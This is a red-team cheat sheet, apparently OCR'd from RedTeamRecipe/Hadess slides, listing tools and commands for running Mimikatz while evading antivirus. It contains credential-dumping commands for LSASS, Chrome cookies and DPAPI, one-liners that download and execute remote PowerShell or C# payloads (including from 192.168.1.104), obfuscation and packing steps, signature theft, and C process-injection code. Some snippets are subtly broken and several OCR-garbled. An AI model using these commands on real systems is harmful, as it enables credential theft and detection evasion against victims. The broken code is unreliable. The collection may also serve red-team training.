64 METHODS FOR MIMIKATZ EXECUTION

GO-MIMIKATZ

- go build
- ./go-mimikatz

https://github.com/vyrus001/go-mimikatz

RUSTY MIMIKATZ

- cargo build --release
- ./target/release/mimikatz-rs

https://github.com/memN0ps/mimikatz-rs

MIMIKATZFUD

- .\Invoke-M1m1fud2.ps1

https://github.com/HernanRodriguez1/MimikatzFUD

PYPYKATZ

- pip install -r requirements.txt
- python pypykatz.py
- python pypykatz.py lsa minidump -d ./lsass.dmp sekurlsa::logonpasswords
- python pypykatz.py wmi "SELECT * FROM Win32_Process WHERE Name='lsass.exe'" sekurlsa::logonpasswords

https://github.com/skelsec/pypykatz

BETTERSAFETYKATZ

- .\BetterSafetyKatz.exe --DumpCreds
- .\BetterSafetyKatz.exe --Minidump "C:\Windows\Temp\lsass.dmp" --DumpCreds
- .\BetterSafetyKatz.exe --RemoteWMI -Target "192.168.1.100" -Username "domain\username" -Password "password123" --DumpCreds
- .\BetterSafetyKatz.exe --RemoteSMB -Target "192.168.1.100" -Username "domain\username" -Password "password123" --DumpCreds

https://github.com/Flangvik/BetterSafetyKatz

Usage

COPYCAT

- .\CopyCat.exe --dump --local
- .\CopyCat.exe --memory "C:\Windows\Temp\memdump.raw" --dump
- .\CopyCat.exe --hibernation "C:\Windows\hiberfil.sys" --dump
- .\CopyCat.exe --dump --target "192.168.1.100" --username "domain\username" --password "password123"

https://github.com/mobdk/CopyCat

PYFUSCATION

- python3 PyFuscation.py -fvp --ps ./Scripts/Invoke-Mimikatz.ps1

https://github.com/CBHue/PyFuscation

INVOKE-CATS

- Invoke-Cats -pwds
- Invoke-Cats -certs
- Invoke-Cats -CustomCommand

https://github.com/DanMcInerney/Invoke-Cats

WINBOOST

- csc.exe /platform:x64 /target:exe /unsafe winboost.cs

https://github.com/mobdk/WinBoost

MIMIDOGZ

- .\Invoke-Mimidogz.ps1

https://github.com/fir3d0g/mimidogz

CORECLASS

- "Add" > "Existing Item". Navigate to the `CoreClass` directory and select all the `.cs` files.
- Add a reference to `System.Management.Automation.dll` in your project. To do this, right-click on your project in the solution explorer and select "Add" > "Reference". In the "Reference Manager" window, select "Assemblies" and search for "System.Management.Automation". Select it and click "Add".

https://github.com/mobdk/CoreClass

SHARPMIMIKATZ

- SharpMimikatz.exe "privilege::debug" "sekurlsa::logonPasswords full" "exit"

https://github.com/XTeam-Wing/SharpMimikatz

INVOKE-OBFUSCATION

- Set-ExecutionPolicy Unrestricted
- Import-Module .\Invoke-Obfuscation.psd1
- Invoke-Obfuscation -ScriptPath C:\Path\To\MyScript.ps1 -Command All

https://github.com/danielbohannon/Invoke-Obfuscation

SIMPLEMIMIKATZOBFUSCATOR

- Commands.txt

https://github.com/DimopoulosElias/SimpleMimikatzObfuscator

CLICKONCEKATZ

- pip install pycryptodome requests
- python build.py
- Host the "publish" directory on a web server or file share accessible to the target machine.
- On the target machine, navigate to the URL of the ClickOnce package in a web browser.

https://github.com/sinmygit/ClickOnceKatz

PYMEMIMPORTER

- import base64
- import pymemimporter
-
- # Load the base64-encoded module into memory
- encoded_module = b'YOUR_BASE64_ENCODED_MODULE_HERE'
- module_data = base64.b64decode(encoded_module)
-
- # Import the module from memory
- mem_importer = pymemimporter.PyMemImporter()
- loaded_module = mem_importer.load_module('<module_name>', module_data)
- base64 -w0 <module_name>.py > <module_name>.base64
- python <script_name>.py

https://github.com/n1nj4sec/pymemimporter

Usage

SHARPDPAPI

- dotnet run --project .\SharpDPAPI\SharpDPAPI.csproj
- dotnet run --project .\SharpDPAPI\SharpDPAPI.csproj masterkeys
- dotnet run --project .\SharpDPAPI\SharpDPAPI.csproj domainbackupkeys

https://github.com/GhostPack/SharpDPAPI

PLOG

- privilege::debug
- sekurlsa::Plog

https://github.com/GamehunterKaan/Plog

STEGOKATZ

- .\StegoKatz.ps1 -Embed -FilePath <file_path> -ImagePath <image_path> -OutputPath <output_path>
- .\StegoKatz.ps1 -Extract -ImagePath stego_image.jpg -OutputPath extracted_secret.txt

https://github.com/r13mann/StegoKatz

LOADMIMIKATZWITHDINVOKE

- mimi.bat
- .\rundll32-hijack.ps1

https://github.com/farzinenddo/SeveralWaysToExecuteMimikatz

MIMIKATZ-BYPASS

- Invoke-WebRequest https://raw.githubusercontent.com/corneacristian/mimikatz-bypass/master/mimikatz-bypass.ps1 -OutFile mimikatz-bypass.ps1
- Set-ExecutionPolicy Unrestricted
- .\mimikatz-bypass.ps1

https://github.com/corneacristian/mimikatz-bypass

UTILS

- dotnet build -r win10-x64
- katz.exe <MIMIKATZ_COMMAND>

https://github.com/lTh4cker/Utils

EYEWORM

- python3 eyeworm.py -t <PAYLOAD_TYPE> -c <COMMAND> -o <OUTPUT_FILE>
- python3 eyeworm.py -i <INPUT_FILE> -p <PAYLOAD_FILE> -o <OUTPUT_FILE>

Usage

https://github.com/imsellbaox/Eyeworm

DRUNKENKATZ

- beacon> execute-assembly /root/drunkencat.exe -i -g -k -c "python drunkenkatz.py"

https://github.com/ap3r/drunkenkatz

CALLBACK

- python3 CallBack.py -i <LOCAL_IP_ADDRESS> -p <LOCAL_PORT>

https://github.com/mobdk/CallBack

MIMIKATZ-BYPASS-HUORONG

- python mimikatz_byPass_Huorong.py

https://github.com/q1ya/mimikatz-byPass-Huorong

MIMIKATZ_BYPASS

- python mimikatz_bypass.py

https://github.com/wangfly-me/mimikatz_bypass

HTML-MIMIKATZ-

- cmd.exe mimikatz.html

https://github.com/vipserver/HTML-mimikatz-

MIMIKATZ.EXE-IN-JS

- cmd.exe mimikatz.js

https://github.com/hardw00t/Mimikatz.exe-in-JS

-HAVE-YOU-SEEN-THESE-KATZ-

- sed -i -e 's/Invoke-Mimikatz/Invoke-Mimidogz/g' Invoke-Mimikatz.ps1
- sed -i -e '/<#/,/#>/c\\' Invoke-Mimikatz.ps1
- sed -i -e 's/^[[:space:]]*#.*$//g' Invoke-Mimikatz.ps1
- sed -i -e 's/DumpCreds/DumpCred/g' Invoke-Mimikatz.ps1
- sed -i -e 's/ArgumentPtr/NotTodayPal/g' Invoke-Mimikatz.ps1
- sed -i -e 's/CallDllMainSC1/ThisIsNotTheStringYouAreLookingFor/g' Invoke-Mimikatz.ps1
- sed -i -e "s/\-Win32Functions \$Win32Functions$/\-Win32Functions \$Win32Functions #\-/g" Invoke-Mimikatz.ps1

https://github.com/Ninja-Tw1sT/-Have-You-Seen-These-Katz-

MIMIRUNNER

- rundll32 *.log,#1

https://github.com/mobdk/MimiRunner

MIMIKATZ-PE-INJECTION

- powershell -ExecutionPolicy Bypass -noLogo -Command (new-object System.Net.WebClient).DownloadFile('https://is.gd/Dopn98','katz.cs'); && cd c:\Windows\Microsoft.NET\Framework64\v4.* && csc.exe /unsafe /reference:System.IO.Compression.dll /out:katz.exe katz.cs && InstallUtil.exe /logfile= /LogToConsole=false /U katz.exe && katz.exe log privilege::debug sekurlsa::logonpasswords exit && del katz.*

- *** In the above command '/out:katz.exe katz.cs' the 'katz.cs' should be the path where initially powershell downloads the CS file ***

- powershell -ExecutionPolicy Bypass -noLogo -Command (new-object System.Net.WebClient).DownloadFile('https://gist.githubusercontent.com/analyticsearch/7b614f8badabe5bedf1d88056197db76/raw/13966117e4ba13be5da0c4dc44ac9ebfd61fe22a','katz.cs'); && cd c:\Windows\Microsoft.NET\Framework64\v4.* && csc.exe /unsafe /reference:System.IO.Compression.dll /out:katz.exe \\share_ip\share_name\katz.cs && InstallUtil.exe /logfile= /LogToConsole=false /U katz.exe && katz.exe log privilege::debug sekurlsa::logonpasswords exit && del katz.*

- cd %temp% && powershell -ExecutionPolicy Bypass -noLogo -Command (new-object System.Net.WebClient).DownloadFile('https://gist.githubusercontent.com/analyticsearch/7b614f8badabe5bedf1d88056197db76/raw/13966117e4ba13be5da0c4dc44ac9ebfd61fe22a','katz.cs'); && cd c:\Windows\Microsoft.NET\Framework64\v4.* && csc.exe /unsafe /reference:System.IO.Compression.dll /out:katz.exe %temp%\\katz.cs && InstallUtil.exe /logfile= /LogToConsole=false /U katz.exe && katz.exe log privilege::debug sekurlsa::logonpasswords exit && del katz.* && move mimikatz.log %temp%\\katz.log && cd %temp% && del %temp%\\katz.cs

https://github.com/analyticsearch/Mimikatz-PE-Injection

Usage

NINIFOX

- .\Invoke-NiNifox.ps1

https://github.com/scottjosh/ninifox

CHEXPORT

- dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Cookies" /unprotect`
- `dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Login Data For Account" /unprotect`
- `dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Login Data" /unprotect

https://github.com/GamehunterKaan/Chexport

Usage

MIMIK

- mimikatz.exe
- mprotected.exe
- mprotected.jpg.exe
- mprotected.jpg.7z

https://github.com/MisterLobster22/mimik

MY-OBFUSCATED-MIMIKATZ

- eric.ps1

https://github.com/lazaars/my-obfuscated-mimikatz

INVOKE-MIMIKATZ-W10

- .\Invoke-Mimikatz.ps1

https://github.com/VDA-Labs/Invoke-Mimikatz-W10

MIMIVADER

- python3 MimiVader.py Invoke-Mimikatz.ps1 DeceptiveFile.py

https://github.com/lawja/MimiVader

INVOKE-MIMIKATZ #1

- .\Invoke-Mimikatz

https://github.com/syn-ack-zack/Invoke-Mimikatz

INVOKE-MIMIKATZ #2

- .\invokemimikatz.ps1

https://github.com/dfirdeferred/Invoke-Mimikatz

MIMIKATZ_BYPASS

- .\XInvoke-Mimikatz.ps1
- .\wi10_Invoke-Mimikatz.ps1

https://github.com/izj007/mimikatz_bypass

REDTEAMRECIPE.COM

Usage

POWERED BY HADESS.IO

JS_MIMIKATZDROPPER

- cscript.exe dropper.js

https://github.com/leinn32/JS_MimiKatzDropper

MIMICATS

- Invoke-Expression (New-Object Net.Webclient).downloadstring('https://raw.githubusercontent.com/Moon1705/mimicats/master/Mimicats.ps1') Invoke-Cats -Command '"privilege::debug"'

https://github.com/Moon1705/mimicats

XORPACKER

- python3 ./xorpacker.py -f mimikatz.exe -t UNMANAGED

https://github.com/tmenochet/XorPacker

PEZOR

- PEzor.sh -fluctuate=RW -sleep=120 mimikatz/x64/mimikatz.exe -z 2 -p '"coffee" "sleep 5000" "coffee" "exit"'

https://github.com/phra/PEzor

ATOMPEPACKER

- PePacker.exe mimikatz.exe -e

https://github.com/NUL0x4C/AtomPePacker

NIM-RUNPE

- nim c -d:args NimRunPE.nim

https://github.com/S3cur3Th1sSh1t/Nim-RunPE

Usage

NIMCRYPT2

- nim c -d:release nimcrypt2.nim
- ./nimcrypt2 --encrypt --keyfile=mykey.txt --inFile=plaintext.txt --outFile=ciphertext.txt

https://github.com/icyguider/Nimcrypt2

PROTECTMYTOOLING

- py ProtectMyTooling.py hyperion,upx mimikatz.exe mimikatz-obf.exe

https://github.com/mgeeky/ProtectMyTooling

XENCRYPT

- Import-Module ./xencrypt.ps1
- Invoke-Xencrypt -InFile invoke-mimikatz.ps1 -OutFile xenmimi.ps1

https://github.com/the-xentropy/xencrypt

Usage

REDTEAMRECIPE.COM

POWERED BY HADESS.IO

BETTERXENCRYPT

- Import-Module ./betterxencrypt.ps1
- Invoke-BetterXencrypt -InFile invoke-mimikatz.ps1 -OutFile xenmimi.ps1

https://github.com/GetRektBoy724/BetterXencrypt

AES-ENCODER

- Invoke-AES-Encoder -InFile
- invoke-mimikatz.ps1 -OutFile aesmimi.ps1

Usage

https://github.com/Chainski/AES-Encoder

MORTAR

- ./encryptor -f mimikatz.exe -o bin.enc
- deliver.exe -d -c sekurlsa::logonpasswords -f bin.enc

https://github.com/0xsp-SRD/mortar

.NET-CRYPTER

- Browse Executable:
- Generate Encryption:

https://github.com/roast247/.NET-Crypter

CUSTOM MODS + INVOKE-OBFUSCATION

```
sed - e '/<#/,/#>/c\\' "$1"
sed 's/^[[: space: ]]*#.*$//g' "$1" - e sed
's/Invoke-Mimikatz/RainbowsAndUnicorns/g' "$1" - e T'T
sed
-e's/DumpCreds/MoreRainbows/g' "$1"
Invoke-Obfuscation -ScriptPath ‘./Invoke-Mimikatz.ps1’ -Command ‘Token\All\1\Out full_power.ps1’ -Quiet
Invoke-Obfuscation -ScriptPath '.\2.IM_critical_words.ps1' -Command ‘Token\Variable\1’ -Quiet > final.ps1
IEX (New-object Net. Webclient) .Downloadstring('http: //192.168.1.104:8000/final.ps1') ; RainbowsAndUnicorns -
MoreRainbows
```

Usage

https://github.com/newlog/fud_mimikatz_talk

REDTEAMRECIPE.COM

POWERED BY HADESS.IO

OBFUSCATED_INVOKE-MIMIKATZ

```
sed -i -e 's/Invoke-Mimikatz/Invoke-LSASSscraper/g' Invoke-Mimikatz.ps1
sed -i -e '/<#/,/#>/c\\' Invoke-Mimikatz.ps1
sed -i -e 's/^[[:space:]]*#.*$//g' Invoke-Mimikatz.ps1
sed -i -e "s/\-Win32Functions \$Win32Functions$/\-Win32Functions \$Win32Functions
#\-/g" Invoke-Mimikatz.ps1
 Install-Module -Name "ISESteroids" -Scope CurrentUser -Repository PSGallery –Force
 Import-Module .\obfuscat_Invoke-Mimikatz.ps1
 Invoke-LSASSscraper
```

https://github.com/VraiHack/Obfuscated_Invoke-Mimikatz

Usage

REDTEAMRECIPE.COM

POWERED BY HADESS.IO

MIMIKATZ_ENCODED

- certutil -decode mimikatz_encoded.bin mimikatz.exe && mimikatz.exe "sekurlsa::logonPasswords full" exit

https://github.com/mobx26/mimikatz_encoded

ENCRYPTED_MIMIKATZ

- .\decrypt.ps1
- .\mimikatz.exe "sekurlsa::logonPasswords full" exit

https://github.com/Sombody101/Encrypted_Mimikatz

SIGTHIEF

- sigthief.py -i c: \Windows\System32\consent.exe -t mimikatz. exe -o MSCredentialTool.exe

https://github.com/secretsquirrel/SigThief

MEMORY+SUSPENDED

```c
#include <stdio.h>
#include <windows.h>

const char* cmd = "powershell.exe -windowstyle hidden -command \"IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/gentilkiwi/mimikatz/master/mimikatz.ps1'); Invoke-Mimikatz -DumpCreds\"";

void obfuscate(char* str)
{
    int len = strlen(str);
    for (int i = 0; i < len; i++) {
        str[i] = str[i] ^ 0x41;
    }
}

int main()
{
    char* encoded_cmd =
"YWxpY2UgY29tbWFuZCAtIHdpbmRvd3N0eWxlIGhpZGRlbjsgLWNvbW1hbmQgIkFWCAoTmV3LU9iamVjdCBOZXQuV2ViQ2xpZW50KS5Eb3dubG9hZFN0cmluZygnaHR0cHM6Ly9yYXdAZ2VudGlsa2l3aS9taW1pa2F0ei9tZXRhZGF0YS9taW1pa2F0ei5wczEnKTsgSW52b2tlLU1p
bWlrYXR6IC1EdW1wQ3JlZHMK\"";
    obfuscate(encoded_cmd);

    DWORD pid = GetCurrentProcessId();
    HANDLE process = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    if (process == NULL) {
        printf("Error opening process. Error code: %lu\n", GetLastError());
        return 1;
    }

    LPVOID remote_string = VirtualAllocEx(process, NULL, strlen(encoded_cmd), MEM_COMMIT, PAGE_READWRITE);
    if (remote_string == NULL) {
        printf("Error allocating memory. Error code: %lu\n", GetLastError());
        CloseHandle(process);
        return 1;
    }

    BOOL write_result = WriteProcessMemory(process, remote_string, encoded_cmd, strlen(encoded_cmd), NULL);
    if (!write_result) {
        printf("Error writing to process memory. Error code: %lu\n", GetLastError());
        CloseHandle(process);
        return 1;
    }

    HANDLE thread = CreateRemoteThread(process, NULL, 0, (LPTHREAD_START_ROUTINE)LoadLibraryA, remote_string, 0, NULL);
    if (thread == NULL) {
        printf("Error creating remote thread. Error code: %lu\n", GetLastError());
        CloseHandle(process);
        return 1;
    }

    WaitForSingleObject(thread, INFINITE);

    VirtualFreeEx(process, remote_string, strlen(encoded_cmd), MEM_RELEASE);
    CloseHandle(process);

    return 0;
}
```

XOR'D WITH 0XFF

```
#include <iostream>
#include <cstring>

using namespace std;

void obfuscate(char* s) {
    for (int i = 0; s[i]; i++) {
        s[i] = s[i] ^ 0xFF;
    }
}

int main() {
    char* str = new char[20];
    strcpy(str, "password123");

    // Obfuscate the string
    obfuscate(str);

    // Print the obfuscated string
    cout << str << endl;

    // Restore the original string
    obfuscate(str);

    // Print the original string
    cout << str << endl;

    delete[] str;

    return 0;
```

Usage

REDTEAMRECIPE.COM

POWERED BY HADESS.IO


XORING EACH CHARACTER WITH THE VALUE 0XAA

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main()
{
  char str1[] = "mimikatz.exe";
  char str2[] = "powershell.exe";
  char str3[] = "cmd.exe /c mimikatz.exe";

  int len1 = strlen(str1);
  int len2 = strlen(str2);
  int len3 = strlen(str3);

  for(int i = 0; i < len1; i++) {
    str1[i] = str1[i] ^ 0xAA;
  }

  for(int i = 0; i < len2; i++) {
    str2[i] = str2[i] ^ 0xAA;
  }

  for(int i = 0; i < len3; i++) {
    str3[i] = str3[i] ^ 0xAA;
  }

  void* mem = VirtualAlloc(NULL, sizeof(str1) + sizeof(str2) + sizeof(str3), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

  memcpy(mem, str1, sizeof(str1));
  memcpy((char*)mem + sizeof(str1), str2, sizeof(str2));
  memcpy((char*)mem + sizeof(str1) + sizeof(str2), str3, sizeof(str3));

  ((void(*)())mem)();

  return 0;
}
```

DECODING AND STORING IT IN MEMORY


```
#include <iostream>
#include <windows.h>

int main()
{
    const char* encodedCmd =
"\x44\x43\x4D\x53\x63\x72\x61\x70\x00\x2D\x61\x20\x2D\x6E\x6F\x70\x62\x00\x2D\x6E\x6F\x70\x23\x00\x2D\x6E\x6F\x70\x69\x00\x2D\x61\x20\x2D\x6E\x6F\x70\x77\x00\x2D\x70\x00\x2D\x65\x00\x2D\x74\x00\x2D\x72\x00\x2D\x75\x00\x2D\x6E\x00\x20\x22\x26\x2
8\x2A\x2C\x2E\x30\x32\x34\x36\x38\x3A\x3C\x3E\x40\x42\x44\x46\x48\x4A\x4C\x4E\x50\x52\x54\x56\x58\x5A\x5C\x5E\x60\x62\x64\x66\x68\x6A\x6C\x6E\x70\x72\x74\x76\x78\x7A\x7C\x7E\x80\x82\x84\x86\x88\x8A\x8C\x8E\x90\x92\x94\x96\x98\x9A\x9C\x9E\xA0\x
A2\xA4\xA6\xA8\xAA\xAC\xAE\xB0\xB2\xB4\xB6\xB8\xBA\xBC\xBE\xC0\xC2\xC4\xC6\xC8\xCA\xCC\xCE\xD0\xD2\xD4\xD6\xD8\xDA\xDC\xDE\xE0\xE2\xE4\xE6\xE8\xEA\xEC\xEE\xF0\xF2\xF4\xF6\xF8\xFA\xFC\xFE\x00\x22";

    DWORD pid;
    HWND hwnd = FindWindowA(NULL, "Window Name");
    GetWindowThreadProcessId(hwnd, &pid);

    HANDLE hProc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

    LPVOID allocSpace = VirtualAllocEx(hProc, NULL, strlen(encodedCmd), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    WriteProcessMemory(hProc, allocSpace, encodedCmd, strlen(encodedCmd), NULL);

    HANDLE hThread = CreateRemoteThread(hProc, NULL, NULL, (LPTHREAD_START_ROUTINE)allocSpace, NULL, NULL, NULL);

    CloseHandle(hThread);
    CloseHandle(hProc);

    return 0;
}
```

Usage



INJECT AND EXECUTE MIMIKATZ IN MEMORY

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define MIMIKATZ_PATH "C:\\path\\to\\mimikatz.exe"

int main()
{
    // Load Mimikatz into memory
    HANDLE hFile = CreateFileA(MIMIKATZ_PATH, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    DWORD dwFileSize = GetFileSize(hFile, NULL);
    BYTE* pbFileData = (BYTE*)malloc(dwFileSize);
    DWORD dwBytesRead;
    ReadFile(hFile, pbFileData, dwFileSize, &dwBytesRead, NULL);
    CloseHandle(hFile);

    // Allocate memory for Mimikatz
    LPVOID lpMem = VirtualAlloc(NULL, dwFileSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    // Copy Mimikatz to allocated memory
    memcpy(lpMem, pbFileData, dwFileSize);

    // Execute Mimikatz
    DWORD dwExitCode;
    DWORD dwThreadId;
    HANDLE hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)lpMem, NULL, 0, &dwThreadId);
    WaitForSingleObject(hThread, INFINITE);
    GetExitCodeThread(hThread, &dwExitCode);

    // Free allocated memory
    VirtualFree(lpMem, 0, MEM_RELEASE);

    return 0;
}
```



REDTEAMRECIPE.COM

RedTeamRecipe is a platform designed for cybersecurity professionals who want to learn more about red teaming and penetration testing. Red teaming is a practice where an organization simulates a real-world cyber attack to identify vulnerabilities and improve their security measures.